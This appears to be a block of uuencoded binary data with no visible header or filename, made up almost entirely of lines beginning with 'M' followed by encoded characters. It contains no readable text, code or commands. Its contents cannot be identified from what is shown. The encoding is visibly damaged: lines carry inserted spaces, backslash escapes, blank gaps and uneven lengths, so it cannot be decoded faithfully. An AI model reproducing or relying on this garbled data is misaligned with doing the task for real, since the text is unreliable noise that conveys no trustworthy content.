ML&:T+!'>CJWD-&IN&C53J1A^)\%7BAIHXX@90(L\NY^S'T:JH:<(ZT\$M08-,  
MJM74\CLHL\$9A<^@\@/-1,^I=F[V]P[606TX^8;&5LDQ?2U3EM\$I[><9\&3:  
M<1#)@Q#0AW>0VY;E-2T=OJ)J"]%LIM&T5FW@^>,)'Z)9DBEA"AUY"' ]38`>,  
M(@`)15@/:FF(P:1&36WW1--V@!%Y7S1MMO82HS-FKE1,Z;M9Z\$Q.YM\JLYAZ  
MUUD5PMX=L&Y!8GBM-"WA^@W.3-0[%I64D3U(,Z)]ZY1,\_=YUG6'U?L].TS/  
M!V.6C]00W41\*K5[-9^@9NQ.<59PKG('#@Q%T\_@E3'UV8HN^W3)]NZ3T!ME'L  
M]#,9>A! ?GFB;/QR,(+V&ME:%8%.\_X@/H2W)E\*AQEU^\$ORFP'T9@IXBK`=U  
M[KWQZLO9#C3:\!F.\_P`#DL688]0&A71\*MX9/F=\_TN<S?NI9KYYMV+-C-CBV  
M)'\$7N>!77MV7,0%;F4E150/XMP[TU@U<Y]7FUIA@[TZ;.D48ZZ?;A]W0FM4  
M2.;7MS0Y?!]V9I#Q@NZ` ;DOKJ6XFX&2\%#4?/5R'\*SHBO:U4F"F]+O\$B5/4-  
M]N\R0\_ ;2M\$Z%\5>D\$O<XPB4\$'AW&\*U'\$8"X\*X` ;@>A^X!V:N(]BV^@C=GK!W  
M"\"ZN2]+`\$ZW7ZK"]7TT4X!&)=KR)DQE/??T&W\$ZI1U^MF)V[YY1J^,3=YC  
MY'N7Z-;0=4]NL]W?"\*+O^FNA.5%?T+G[M-UGJOET>J(KE80\$M]1KL4+%. /"  
M@[/C575\$]YLY\$.A^DQ5=.\$R7-7X\69W0I[&#EBY#\$+V[H]<BPNKEFH^CD\V'  
M8UP\3.4=F;4Y6?WC'5]DP3<.QY^X5-.00!\$;2^4Q`[/3=[EWI^\_I^/WCY69S  
M]C9<+BF0\*D+X(\$+^8X@, ,QTN3R)/C\^61Z=GOPF+\$Y8:+`Y@.3SX]Z/MG\_]V  
M^/CX[W1GQ]W+S?;?'RA57G8/\_^MKD7AU>W-'I./S<!OO\9KOMVO\_1E:%?V^  
M4(SY30NWFQS?CH8P":B7437@O8IV@3X(86J7P4FOLJ!F9K(U'I3QTQQ?I8  
M^8"JC#4J9;?ROY5P5Z;'GJ@>/YP5;@?N.N\$6NS->J/;"W("YS9D-?!3NUQ6^  
M3ERZ\$#Y3P4V\`P8<@X,/\$OX+HL<<J7<F?C&UL'BP-&'9/+\*ZN#B[2-2TPM,A  
MV'(OQ=/3PQ/TT^MUONP/\_/T06\*^EA#5AB@H0M@5>T=HRUG%Z>R/U&PN2\$J0:3  
MUY-.`52?3VRTC?"VX\$W3963IYO+\\_.RBGPAPDC`. "2/GILBRBY&\$"XK:Q5' "  
M:X77@3>F"ZW)>GBZ82ZN-7[?T)TR=\*T=0^C9ME3R\;?U:>6IBI\*\_K3FH^.^3  
MY2%7&L(EFN0QY0(H2CJI@[BP)9%2]/'=Q6K37ZSEBEHMQ74S9BCZL\*:J\3`  
M)27+S=&:M)[PM;MD`\_2(\$9T8T;(1/5&7?7\1C:CY4X/YPK=L-7+Q6&7:O)]=  
MQQ(\_S-\\_WC^@^JBD^&.O\_[R=7\_H>\$:3=6\_?--K[3I#9"+=WD])9M\$RB=ZJ  
M>&\VRHU<)`4#H\_6UI&;-U>>\$9H3&+Y2`Z.:>[HK\_G>!<)+R-7(<T^6[U?+B  
M(EPV?XG0UKA\$E->\CF%\%0#O^Q.<74!F: :K)P+\$44>;&E#G86\$8T@..<%^O' [  
M[=-6T!]Q;RJ1^+9&'LRDYER]Y8N".!Q4Z/Q\$[L@9\<P>\*^;J+H\\_87:G].H  
MS9NRMD><2\R@Z.2:@P6-\$W&BE'W.8L=\*4>F(UGI&J]8ZC/\*H(0IJ(5#T-J)W  
MZE>IC41M6U;[\*WU,O+K?1:6H.N-H@X5!2&;\$J%+D@09KB?GV[B/NU2>:H1>>  
M2K@J.Z@6?Z.\_U]5!Y?D/<V#X7W=@^=\_VP#"@"]F&O^#DB@'Z[%WX!2,JKH.B  
M5K%(:KL&T7@;ZT.Q^4ZM?.97<>20Z[O\$1[CDB:I(KA^9M4;UB7E+HG,52F1'  
MU<TPRDO4BE%>C&K@:#>)V=C\*F9B).H9HR\$HO1\*J[78CN=J+R`UV0OEZ+RK;B  
M[O[/7PI1=BMWY/'Y\UR#OCT\$0SUE050`]:@K\*,#K,WDEY=SUY\\_4TH\>`&'%  
M8=3T8ERH#S:H\$G`-HABHY4[\*\5XIH1&"I#[\*#PB\*[D5QNY#B#[05<'T[E!MN  
M,M,SKS]S"[%\$HY\_)V@?R,1\*\*PA^?CA\_HL66LBE1WW2TEI\*^6;#JAO5N^PH<6<M  
M[K13=XHCXZ:]ZZ/;;\^C>T\\_OZ.NQL035DIQ%>OUIITE#@+O]PO29E"'=7Y9/  
M3U<\_R.\*7ZP!G:SCIC7%\_?\_KR?,6-1R10HE\]\$3>-[?Z^H/^X5N94C4\_Y9F2 [  
M/%LKSX;<IH=AW/D\$V\$E\*Q6`4OV,=?\$9SNE\_B2\>\_PS+,+BLP8N?N6"X\_`#Z

M`%8>@\*\_]G1\*=\$\*7"P6WWHVJ]B^?4LJ8P,'W!W^V\_`B9>TL\$7\4[OS+W#G;EZ
MT>TG0515^7+>\_\$\_[=PMVXY0M[\ [MW7W>';O\$>V\>7^S^XD%M[%-Y0]<&EW!BC
M]"J\`EQ6+1:(CP45MQ%W\*(B/3\*V444Q\&)^HAQ^<)Z\$&I>P\*E-8H96^@N.K2
M8K\$JOA,NT9C><:OBV5TBO47A<%?MX(>1RU2A^`RM`DI3IWF/XI'7#-O'[\_@/]
MSZN@0>@67@7[IQ]T5@R\_.;!S<@=T?LES?G\_SRY">N,OV]CZZW1,=J\*3,JE.V
MUX-U3KSK#<@PQNKCLCWL1E=KF4:M4Q]"657S03E`IL4.8%'/?<C'/V-+A=IG
MD?55DAN]\_)\_?VRG``SX0GX4(F<DL^ZN-5O-.+(Q)JJPFM81K'#6S+B\_>@MJ`R
M:T[OA![7='\*9=D"E1Q3';>BD#;=@/CU>HZJ28MS8BX3P;EP!HKP=5XP&Y9V?
M5(!H(RJ#&C`\`ESE2D[ ]M`[TR?WD3#>3\*M!G52!W"OR\_O`[T\_Z,ZL(/B3T\_#
M2]\*H3#Q\I25X\_N'UN4-)6AV"STTK0\_8]UR!P3ZE6\_+]=\87QY\_`XXJNT8BO5
M>[[[\_U&WE:J!:87W[\_[:>^WLP(?PO7<1Q;5-AJ\$WC^S`@7!^!0!4COX=O:(+\
M[>IB('CF8,0;FG#\_-XP4>25`R#>N785RF?)B6IBMZD/!QS`32#-@&8>,K"KY
M>7)V='F\`C#R<WU\*\$W>T?65U8\*5\$AZU."@[/>`[ ]H);?R^/U<G/@XR\9\$C60
MOOP'3W#!-MBMM6:KIA^M-H=LNGR";V/X3\*BGZ/O3[F;[?"U%\_/H(\$#>L7R5T
M"WJ<KR4%W#EE#1'`E1KD'0\_4Q(V(W6)R6;HU<8X+%LH#8)J7/^E#?OH\$CK<X
ML-&A2RZ&H0)#ASZIW1^^^<=;1B7<(X\=;Q:=JO90[5@U?:19G@3ZZA]0WO"H
M`=>8)^\9O:Y`V\]7+UP\_O<C3+]ID!)Q(@[X6^IK0`A8`"9?5`EH:AJ\8BMN
M!\_#09?!,]N\_Q"]X=[Z?!](PM;%`'+#1\*LUT%JQ65.R!=FQ40QDH]9'QZE)
MW!^YT<9RY\*[OA`T:(S\*@RT,73R5.B`V(K1I2LR&KX)7(.7%9/O(\39?XTRW"
MH(4^%C%"-`N"7<KE<,ZDU\_1&M,\$L5\`\$L\_C0VI<\*YO/0%.+RI,AG-)]#GC7\_5
M;#2<C'X.IJ.\_;;\_=-AKTYSSPLIT\_:J/9X4AJ`HVU.-\;%EY](F^NOVV]7\_-XF
M`\`O/X7NUIID7]U?8UH&`W)#!<#SXZB3L`#W^MW+\_;7.<]N:HTZMQ]-0YELN
MHP5<=V'`9R"TC@FLL] ]?/.Y2[Q2\*6+^]NO]SSP0Z@R#>VB(G)!@G6W&VWKEV
M;K;>Q>J\$TXAT73T/N>1:S@G)H\*!OR\*+:29X@P,B\$&IG@0IY,J<A\7GLD.,Z3
MT&KP.[E!IL1A\_=,7JH.^2\$)W8\$(WAFK!T`VYO0G+KV^63U\_`\$^GH!9%7KG`3
MI2\_@'1>]#>4ZGSF8(Y;7%2QOX\OXC/5.6[4IV(Y&/[[ (?6\_V+79/,1H&H\*
MI)N`ER=\* ,HS,V4PF4.[R.A#>1B94[T#]L+U[Y],>0.I\`%T"(>PYXAOZ<'M!
M[':-JBO^LB,]SWNJW[=/3]L;DDA+(\1]^A;7V6+YM!.>;EQ2A\!A2(2:9WPR
ML@>9,T&`O+A@>7Q,7\5^A6/;L,#@`..[Y:8/).J7T\*`#H]7A\4\$5\_CS9')XO
M-T0Z,.`SG\_F;2\$B0;?M+G?I;@PH]WYRJQ9N+O&\_[AF?`\MZBAD5\BIN6?TD>!
MH7BB#D\4,^3=Y>EATKWR"WJ.4/;QU\_5%?[D,#\(\_SR\O5BBJ8M`IV2E\*3"P)
M`^6N#P\L\_TJZ6&0&](@9\_`\$%(`'+S=?KKV2^KU!!#AL32CX&7E,JO<)'RZJ+\_
MG58]'AIX?EE3^KR0NI@LC<B)37\$PA"C\_DB: +^\_XL'.NJU#:#:^?LZ<MD(&,-
M"+2,AALN.?V:1=5:F51X43Y3C<QUM3@%;\GM\_9])\7`'\&AV\$=D<G!?QY@%CB
M%8F\*N\$4W^.R)0CIV/);CF^<#U>`H,8Z1F\_`@8#>.ZP1Y!FXV#L1P;H\*X\*?P>
MBE&SIXT\$QYI]"!=[N]@KVRFU`14]"<")A7C5-B+!6AHH^4DC7IY1IIX<K2DXJ
M0=I5\_(-R?4.)P7]K!EH\*O8<3M<T":CLH2\+>5+SS+0M[L5E&W".P,:%G\_Q`
:MY\_`\$G7!E5HG]:+=`[EUR`NZE!`KS=B; .IL/25FD0.>=>DYY7\*`^!ID>4-==RLG
M1`<B9ZC`T"W"2@N]A0#%])==WX>EQR1ZX=26E@4UUH<F\*3T>'VX.MW0J@\*7
M%-\*2B%!\_T:"P1>FPLJ#R\*\$L6(-A4YE&H>GPJD\*JDU3]Z4K1^2Z.\_RJ1BSXY7
MR\O^ [&39AZ\$<.8IIV:J`NDI5+-^\_OUB]7\_9+EK<P;L1T?DQ#2B:9A4MU(?&8
MYA;=6!<M]-JLWH9<;.E-I=14/R,B#2+BM5(:Q:&56KJP9F,HWIQ=7AR2:4E1
M4!IMXD\*P\_\`?E:D/<M&BME7(\Q/'R=S:T\BEA)6Y)^\*688"\$^B9Q/I5]N5ANJ
MJFEL'=?.<%0R68=GQ\>AM\YQ29C70N>P<#GB\_/;B[+<-P@\*%I;'DI/7)"3WE
MLF?G<URD91HYOX/S6]0,J>\_];1:R`H&QY='9Z\_'NL?,9^1TGJ=B[+O8[BS.E<
MGOL<Y8G+N2A+!P/195<S,?<TBDN.!BGW,RAE-PL57@[?M>%/ [D\_1VTG+\$:FW
MLNG/+F@%\$=S-UT.9QW2I:SH3BO75W&-\$3?P9524:6JH0,P4PQ,(0Z=A=4@>,
M7OAUOSJ!#6YF<9+6Z.CN)Y-DJ1RHJJ&\*^&\(2P@/!\_4U@[\$[-@4LN+A0Y?GOFH
MTW3FG7H?6BQ"X9?!\*NCKH^`^10FU0QO)WW,%Q]90ZY`V&KO064-9Z!>&EEE\_
M: X-?#65H@<Q0I,L:[5`V/CFGAF/=QY;FP\$4\*IN!J2BL4P&1\$4[[-A@P\ [R]@
MIXNS;J';-4PK^"9MHK<[2+\*]=A):4LM\3Z;Y\$-S34T<W`G1`\BQQ6P86\$C
MNV='B](9U"J\&ZV\$')\$1VG49A8<-Y87:>` `O8(UW00`/Y60;&=>S%\*:V:-,
MF. @`FSW\*!,!DHQ.6D\_(Y5\$+W\$)2=9I)R"+A5<%=<3'Y\$=P!@#S2AJ@7PV6WN
M.&=+@`;\XG7NZ5I3":5/0\F,3D74T\_6IB&8N;!<Y2)I(?3/E`X2\`^DYI@=I
M+JQ5J]9U>)\JU&%F;NL`@.E-\_)FE-F6;^)GFE-47;Z)7W!><4WY)G[!M8KK
M2J`#.FGX:!HWJX]LQPNKQT#J80#\ [A\`\*6\*`;H5NLT`/ <I+IPDQR:E%]9Y8
M6: ^P9BY6`%\*L</>.E+7\*W\*6Q`HHL%FZG\_G%5Z>P@O\*`R7&[J7V>4WX[6E.?^
M93&[B"4Y(B\_2P`%Z#;J='GJ44P-:?!><5XN:/?YUK<\*Z?&`\".\*GBECM9LF9J
M=5Y=%6HWY(6`C8)MJ78+`\_(P)R=HI^BZ=#XGC2@3L%=P4[KM\*:DSZU:A7>E2
M#?)/, /OL,R:1(YO7)\_55PE;C48&642X#C;+8A\*6=J\V]4\_SPQ(3-:G/O%=@D
MP!I/2YO,7L)<]A5/;49GJRS=Z"0\*L-S=K>[IOM:(;O1AFRH[D`(^2ANNQBB#
MG1Q+P4E'2^+H64^VVSYMX3#\*4>=G6[,VQ>2[P,,\J0/'1=X:%/'AZ?!=DJ
MLDN03IX5!T;1WFYl:6%PJP\_=5M.;HO!"C+.\_<IA<<@-+H`"QSBI6Z<<=<+A
M%G' \*+%;KPQ-PM"82;5BI%IHIM53VZJ` ;KSEI5P\_8<,, ^LY\B^>(!P!RDLC-
M\$#T(-/1QQ3JJ4]=U^[IAG5/87#<,P-DZJO,JH\_EI'=6U"NY^6D=9K-2COZKY
M.@I@HV`[6T<)U"FT?GT=91=>V9K7U5%VT2I+]XHZRE;ZQ%4U6T<QV2C0OJZ.
MLI53EOJG=92MO\*\*;U]11MFJ5H7M5'45/!0Y30:..LL8H@YVOHYCN%F\_OHZR
MQBM;\ZHZRII6.;I7U5'6ZE/;ZC5UE\$UVN]EI'84W[! ?NF3'&\*3IY\F:!)Y\D
MJ/4\*;Q\*X]<D+N;Z\_V?[%H5M#2:M<7<+EV^`%S)F</GC:\$VP7>)LQ\*R%HHVB;
MH\*U)#)MP..6H\$PY46\_&FT0F+5Y8F8>G\!R9CG#2RN2%+V#\HO0B&D&TJC;M

M/6M5M;R[&XNLU75I/Y#GVY0C=TAME,NF7+4?N'I.J9VUR2E;VPYLF6-JPRLM
M%P,\$SBGA:K2O>/MZ)J:-\*X.]6M\*D>WNSII5E["]2%NY(OQYP4,G?#\$BF]R@N
M7%[,)\*\Q\%6Q216849B=:5(!G)\_98+J&'=U5:XL&PSQ"FY\*[2K0]"\_4M\K1
ME=I6<)Q]?A\_F-1G9J'N:JM3\$DB^'FK\$Q"K:E1A8='T\$[1==9VUINSQJO+/G)
MP>OGT\*H\*L%5@ES6J[ZCF'\*"M/F%;9<TJ&H#18[8&'&DGE5O5-#NE'SF=]B\$<
MV.58">"+.6XDC3\$/["6)P0'R^0,R)X!>=3W[K.?(I%8-ZO:D>:>.FCTD'L#]
M:=X9%61\_FN:=4W#]NC300'(TKTWSKE6>[B=I3A1V!/]/5\_33-W<(HVKXNS=W"
M\*4L]F^9,]@ILYM(<T%:AW:O2W%7ZF%65I7G2>'O:\*-KFG4?VX"8\X\_/N]OI9
M6)RRU%GWL=R.DCSE:28=R+P=95BK#%W:@41SI/OQY3U93%Y79]0-<HP".#`=
ME0G:130Y1"0\*\$3P'D)]\$;H;H02B=5\TDIU:59\_P\$YA4V-^,'8/+.OJ=/?U+<
M\*G]7&.G)0C`&6/63K4HO:K(V#`SI6XG%8:"E;U^R/DS(1G79TEG4<20Q#6TW
M#:UU\*B8]EJ,<8!'G80Z]:9\$.2"G8H:L-365<#\_)<R&VKUG9[0NXT#FZVF@80
MUS"E(7=&^?,Y^7'(G5-H7C=OLI'S`T^\*^24,.&@Y,+H3<=>=75%\$\*>':^!5V@:
M<]>JG"X[ER,+.JC3J(??N<A/,'G80]\=RF:\'/>BE`]'%8A@:DMGOB7CN%S4WL
M\ (BXJR(Q[%DM\$Z17D85#R]-32?J(FCJ[;E4`.QLLF9M1K@[V<#"]+A,N("H@
MN@P">X)3FZ)30K5[W.J=PK;[U2O3H4EMSNA>!4Q<2\*PAR3G"6"\/Z#1H:A"
M4E^6>^\_:'F7'-`LBFFIL6\$Z0!LM1AYP/+@71`ECOKZ%0)V@.=]-Y)'^[O8.Q
M+: "%GCJ@IP^#`UI]ND)\_\_\_?PEE=T:A=K)]!=#<]DF[;(PF6?JA.I47-Y?63^?
MA\$ \_F,KTD#%X9Q`U>^BH(+S<\$0+>\*QM>CAGLJ4\_A@;Z>^Z\*K)G!=8Y%)&I!>F
MMC#`. \* & U \_ E ^ O \ , ) T 6 7 7 9 6 6 B 0 & \ P 3 I F R \ ' @ . ] R \$ O 0 2 S H 8 % 2 , ! \ ; E & % A 5 / @ J 4
M20W,F[W&G(F=P.KY:\P!1)O(J<\LE3)GAX"\*L0\*T"LQ/' ; V \ \_ S ; " U H K - S @ # E
MB\_4\$SUB@L/\_Z3C[2CM8A8=D-/18MNI.`C%F\M\_H82^G<=EMP=5%R\$A3E`.!3\$
M[( (8>DR6-NQMPCJCAF=LVN=\_\_2AWBPCE@LWO)!E86ZZ)8BVU," : F . I / " ^ , ( 0 U
MGZSZ#V='@VK>[375C4V=W.\$G4"LB'.++^RRP9+=&>]/MKNOX\T3U]<15'<<
MM&SK!0Z52E;=8ETU/?S%EHZIN(<+>%TU^P`'/@2?MXI/R%K,IK5J(XT/&,8K]
MH%L5!-U'4AC>8?:.'T">OK`#I\_M0X\XX'T!5?J3QH=J\*9]SR4`+4`. \$ 2 " O " 3 Z
M2NB-BT`GW2QM6.E<.9R3P>N6CJQ]GGW\_GEHZ?E\$K%1;1ID])A'TGB(;/'D2! ?
M^`)\ [ (/ ) OK [ G " ( 3 " F A ^ \* 2 \ ] > = F F Q = S & D 7 R ^ ? M S ? , C S # ? O Z 6 W ? ? / U ] O , N % B / 6
M ] ^ ? ? G Z H % R G ! H 9 / F 0 0 Q Q D R & ; + ^ L S 3 Y 0 D \_ 0 1 = / - . S D 1 , - . 3 C 0 \ I [ = \_ & Q 9 6 W 5 W ]
MX`0F]K/C55C%0R?KBXBjXNLM;!Z9CV[V^)&GB>P':\_IN,K-NA>53>1KA:\#
MGQP>?[N#/AP(R78NF`OI1G\8X<=,3,1S1#LFPC\$`\*S!987)@JIGIB"X>Z\*]H
MFX-R\:)7N,0+5P.N5KGBB`(' ^ 9 & - = " [ 9 & > V N [ 3 ? " V X D \_ % \ ) K \* E T M 1 : 9 > W M \ \
M7%)OZSF10,NIWT9F8X39@MDILP#%, [ ^ M 2 > U O P E 4 + E P = 7 ` \ \ \_ = D O Z O @ / ^ I 0 7
MO%ZN1\RM,'=(@`68U`?G=]1V\$;X@A:[26\_\Z`I"53+\*:2G8BB<\D1[1&TMY=
M:#Y:)V)JB/\$3,>^>AHQ<'OVZJWP^G!T?(2EM(\_PM^#OPC^Z&#]L(UJO?TB=P
MDF).4@R'( ? Y Z N \_ T . J U , N ( V Q 6 V ! S 8 Z @ F ; P 8 N P / / R P \$ B 8 O 3 ` V 8 6 G T - K F A W 1 L H !
M/9):-5\*KKD8L(RW8<+!CH!%. "TZ7<O(+^T0'O6#%\*9\+>]'SDIYEB[\*P\$9U:
MZG`\[(K:Y:'XY(S\` [=,)%@LH^;M\*UHN)O`SL\_R@-:3TA\_7AAY-?1U#;H?"
MCUKSD-JDF.)PL3H^,).R=Y?'QZQT\*!:MK6AMH)6JBI.ST\_4OJPM1W+`BI/QC
M6!^?M=\_6%V\$AQ[3WIU=T+NPV:S?G[(5\*>WR5`AV0J#UTN?\$>+DAI2Y:"2JR
MF\$>4;`X; & J "\ O 1 ^ G X ! \$ B = ) ] & Y 1 \_ # 8 Y . % X \ + - A [ . + \_ L ! , 2 F E ! < F @ " V \$ D C B J B 7
MA/\$5JP\5Y.K=.TIYT6U)]U"(%=-#"<7KG/84I"4G9[ ] 2 > J 0 E Q ^ O 3 7 P Y < 6 K ( Y
MO#BC1\_@W4[G&M=: [ELP;Z&\*;\$]LLVT8Y?+\*]?WG\_]/#R^-OMS>[KL]@8SYG^
M'HH.N,"/C@ZK\_TY\_6ARYQD\$XH0KY<79Y?EOZZ/^PT;4-:\*. = Y / HEI!<34J
M\`"CA#>L>6I3D`J'1Z?;22830@FBCYNPCEWM). "MOZ15U%, 7B8"IR!\*SB]H
MO7D?2KE;C'+1)S&4O5#2?H@^RQ,X=[1]^=/HG)G'YW^&,F[SJ=P,6Q]>WF6;
M\$KX\?0X3\+>?4(S)%M\$E=CBQ@[O28U(M)&ZY!//V[( (JD)2YC9RG8;D?6J"W
MD1Z/ACXL`#H!B"O6[ ];1#RUWVQ;7GT:GEWP^H6KK\3&4>3S\_U^\_W-]SP\\*-B
M>3"57UU?;^H\$`<AU<D><RGBMRNT6\_=EA1>FDU<-N73)&&M"6`V,>9@3&E;G@
MN8N0AGB\4I5A#OAZVJG(UF^#(!H):^3%JE,V0: ! + 5 ^ < ( \ 7 1 Q [ 3 9 3 6 M A 5 G B A F
M4< < V ; \_ 9 K ` F # I L F T N , N ` L + ] I F D @ - F ; L D V \$ S U 0 < P N V F = @ " 5 5 J N C 7 X @ O W C L . C [ N
M3;S\N]XL\_/L.)0XC(W\_,L4.^RBB&16:I>-"+UU1`&#D`>B: '? : @ E Z : % F 5 2 K
MP;X898\$U"FMGX@P@`CVQ!\_0.@JI%/AD\&J1(<S%U\3#.J\$PVL(%[<VGB,PP\
M\*\*89(R!P:V5\*H!ZTTFT)3\*K5P`TNK1J%[7=I]1.75NI2D[F4LYJ[NL\1;"H%
M9]<O\160^K"MXJ?7HX&%Z]WVV]IT!A<3\F/'1A%'3.4NA`G8:/1T6B('`E
M030=@,T<L`>]>!=IAP-Z^\*]J3R"M4=C<PAT`]P?2.A54\_S20UBNX>4T@;:OX
MXL1\_%+Z,8"()V.5S\_P#CZAAA,<J2?01(KQEFA%-L\_AF`@Y]. .7"<NFD^.: \R
MFGR>`LE4DK>+7))U(/68\$AK5!1004@SF50K7ZL]V50;10VFT\$`8F+Y"@-V
MH0P3\*5GN`\+7^]L\_D`JU5VQQS1<R!\_!6X7GF;+X^?)\_8@3PYNP]\$F:-@HE=W
M^`S)R\7V/U\_H^`,IQN;Q7AY(G:1`A.`5GN:&-ZH`4QVEN\`\*8HDW1C"H^`<>
M`,BW(C=#)\*KPN2LF@\_=@J5;,G&7RKL+GM/P`F7]Z3\_&9BHYZN\@U`!;A1N"U]
M@\_P](QU\`QR"J]+72Z8V`C%-?D5X9.T;%H%S8`3<"M/E^; ; \_ L ) G T W # M 3 Z \
M?>B`C,\*G6W[@#SI3DC;I)BQ.6?)=/T</W%&,9\*\_`IGCG;(`^" [95;+ [=YQ\*G
M4A\*YT^?K`IT^Z^?+Q\_[A\*`&G"YYHKOJ];\_9;'PG9J"P[7>T\$!O[<&#%.T76Z
MU`DQ6\_VUH]01K%=LDZ^6S[#X:LCS?5"G`DG[Y7XAG[NN&(ILXN7N<&LBQ2S@
M+C,LIDN7NI\_</E^`A6,OSX(WBK?98G>^N\_[N(1[&`@5.&>J\$P29UDM1T7`^,
M]\_LPFU<!DUE@J9,R0;N(QCPP-T\$I#P`ZL9TC>A`\*6SZ95`VSX>4&2F!&8?,-
M%) / 3 M < G 1 \$ " \$ X E 9 " U 3 [ ] " 9 [ . ] ? [ X - \$ ] % A U 8 Y P > > 5 J 2 G M ` \ \ E P ? N 3 ) ^ C O F ; U 5 2
ME\`CYW'(Z0B( (=FB(T>ED>&MS%`Y" ^ V ! \* / < A L + N 9 \_ [ ] [ 0 F 2 < P F ; 7 F ` ! 8 # I ` Q
M\*J%Y?8A,JUS%C5EO: ? 5 ` K + 2 Q Y 9 G \_ F F [ + 0 O L O ^ , V C / K \ U R F 0 + ; 4 B 1 ( 3 R E D - - O



M&T)W\*K#<^T2@P-5'L)\_FE&U4\$'\CR#CG,BKM=/``:"C(04DZN06`[1RP!WTN  
MF5P%DYW9DTS.\*FSV2F<'R\GD:I7@7Y],\_>7>F4=)<A3W?Y%'\$DC<AT"`. (1`  
M-]-5U=<\*"?7.S.Z.M\*L=;<\_N""%8>F=Z=YKMZ1ZF>\_80&`.VN<%MK&Y;XQM  
M+F\$, &##W97, :, )<-YO(%)(/'F0'/7-RNQ05&;UC/V>W\_O)\=OWI)GY1%16  
M5&5D9F1D5E52=4?Y7W;.+G>JW3?\*T+4FU.TQ9?\+SWMF?'5V'G/O=KMI550N  
MN=(B/T1U935ZB^F\*H2TR[# [L>EF\_%.=]J!R[\R7A53G?D\ (ZUI\_2^#\ [EZ?I  
M.U4Z%["G'ZL^9 [7D`H) #2=G57;DVQK7\*KKHJA9MHK&+8M2HE5T\*T<=>JQ.XH  
M?UO-W&JK-^A\*O2)!W%Y-O\\_<R(XKN^/\+3: [>D@]&^L:UL\_L^483 (=F#7J3C  
M7&L@6X6XLZQ4W8EK7C<UW4N\_WKFSORC6#@946LT?&F&BJ3^\_#ZNXZJA.A)9S  
MK>.%"QV: ([-Q+NO`O..MFM26/5-8;\X9,J@S?:P:.VN3,3Y6=756\_/U9JQCV  
ML6K5E5#;N(]5W<VL3:PW%M9\*3C?:\%A8B)U!R8;&PEH\?BRLE5V!E<`T2B8&  
MPW01;Y!I5YUV3<^B4#Y4,TUW)^IT)^ (HN[KE\_N\$VE5LO.>V(M,OVLDS/D<W  
M/=./G7[BS:)"3:-:MW.G<4V]7G;%TLU(\$K])97DIJ'J1?KWF&A)AU7V\* )<  
M;LH\OFX+WQ0XW\*J5K%H]K#9GI07M\*7;3H+C@I4N96N+4BF)+J^BUIQ0<25L  
M/+.:,)VKN\*#^VG&SULNOE3M4^"8\_?2GZ'770,==9[GQA%.FKRFS.%")W1O\_9  
MK.:";.#H9HJ)4\_2?R)(3<[!B;X"(M.5YG=\*HJ4S)++>UBLBD.=0\*M00\*?@!C  
M-9)2)?NZ>7^0QD.32ZW>05M"Q=E=#30,;PO/' '3S\*=NX5'/%!+?^V)81+#3S  
M>3?[@LO[QULU.R25"O0R&XOG77'D:C4:US:BQ\*F-;QNC>1=LL=3=6F\_29;,,?  
M5M/= /6^BY>5#XGC"\*@=F6M+2G?U=K=[K66K'EEU;XYEU27A;)43IYQ\_"895  
M1@K0:E-P3#OULGQI+>\D<<657LUM[K/^X14U-/I25E:FE=JCK(;<.%NTIS)G  
M)06YDCAQ]S0IC7&()')J1;D2JV@='F+=NY1.;ZT])6LJF4+B2O)S^M)1;FVW  
M%>W%@YEVA6G'<J5T-;\*[-:7\ [<^J;D2ZKG=F/E;;WEV8].95U:FE=JCK(;<  
M,ENTIS)G):&="#C:W=/RN+983IS:^+8X>G@IO=O3Z<DR@;N)^EDEJ[KKL-.L  
M.4W='\*WJCK9K,17G.16\_-;WPIZ<-B3LVX=]BOOD'?7R8FY[H['\_JQ0C&P@Y  
MSRZ3\*%^CE=B.-%;'W,UZK@[D=S`K\$PKM4=9#;E5MFA/9<Y\*BGK72M595AM3  
MHY6Z5:L6S1:K(M5H%G142^[@R&L\_-L?;'F;\*L5/6\T/[\*,4U[4RQ[!0K?KZA  
M=X!5JTZU%&K7N<>NNBNM3?BK'UJW5G\*ZD0HXO-J,,L\_PVGHM=D7D/2,J<HTH  
MJ\_F:]OUI[?GCK(ICUEH2T)FSHE`N`:\*JLVZ<=]3</:N/]XY:P#OJ)7?P^MY1  
MCYWR>.^HEYWB>MY1KSK5=;VCGEVIJ(SU#FB4G\*[O'6Y1)M.-G6YB=3F+8#<B  
M9VY\$HW5V?-D=7U\$[E[4/66JW<\N59^5!YHZP<CF/+32G,&=YZ/EFB-R=\*DV\$  
M7<<(2TXM\*G`=JVA=)S7"PM@=G?A1VP(IEIUB)1BT<:%5IUM3KF.7-%G7764T  
M\$? (=NXPI\I+3)!\*:7#593U\$NY:LXBET!B:KB\*%S'62^!-PID)69">XQ5J-@A  
M)O\$TYJP@U\$-`5'56U<94<^3N4US80UA%OYKCDLZ&EO-<>P4D\_6J.2X[W<IZ  
MU1Q7G6YM?#7'[D\*3?'=A%Y:IW\*3DM+TNPLXBV0S.+8?3LC\)LG[31\* [<P0?  
M:@AYCQ5:%TFL#\%#\_..MFO6DISAOSHI#P3U\$56?M.']\*W&TNC\_>GQ/F3S+36  
M>@:62^YH[4]0D^U4\*YE>[/02/Y0W>Y";<\_\*)@)U[Y[:DCY+\$-3PN)C^B],A8  
M%/=%?ZVW:??3WYKE4\*:NS`>H,9=CZ<(JF<\*D&H^\_. [405(TIO7Z:2.RO.A.<]  
M9>S!:6J9;A8WV[/KAEQ:/2\*3ETI6P3UT&+KPR%@0RYG-D\WIVR#F-V^5RDDW  
M^YNW0V"7W8J@6/06CTQ)NEV^H^B0YP#1'N(\*3"&XNM5:1.LR0'-QL+ZRM=H;'`  
MS(;ZM6\$[5:]B<X0<(?"\$>V6DS4"<\_NZ\*,\X2J9E=\*R5+<VUY2UGF:T"C:FM  
MP<(^\*2=)>C"\*U\$ ,14;E^84K5-3:\*KC&IY,O:),^VI5\_BF>LWY!LFFP\(%2O6  
M`%,UV9J'(Z-8CI0\W+[%P1!'2AK@&68<T,E^CFS8T3]XL+UJ"I29W0%!^X;]  
M?=U^6MY\$]L#<!#:]'TI\_&I7-F=T+2]E'XJ3,E:5]LKLGCBY8V+3/)N#DY^3P  
MJ%PF2A>^\*/>RO]SPR#P3?!U/GJ\_\$]]P:A1)]C&R9;'4;7>D4>G+B],5+:\_) [M  
M>DL;&]3C\M!E!\*S\*%S%P7QQO^NA"&V\TV=[J+4H6FI2ZW?Y"9F:.ROG2K3JS  
M2\<&'3%B5O9>#DAEU3C%2F>`.AX)!@/YAM[L:C\_U];G^I?W]V4S/:8A\_2H?I  
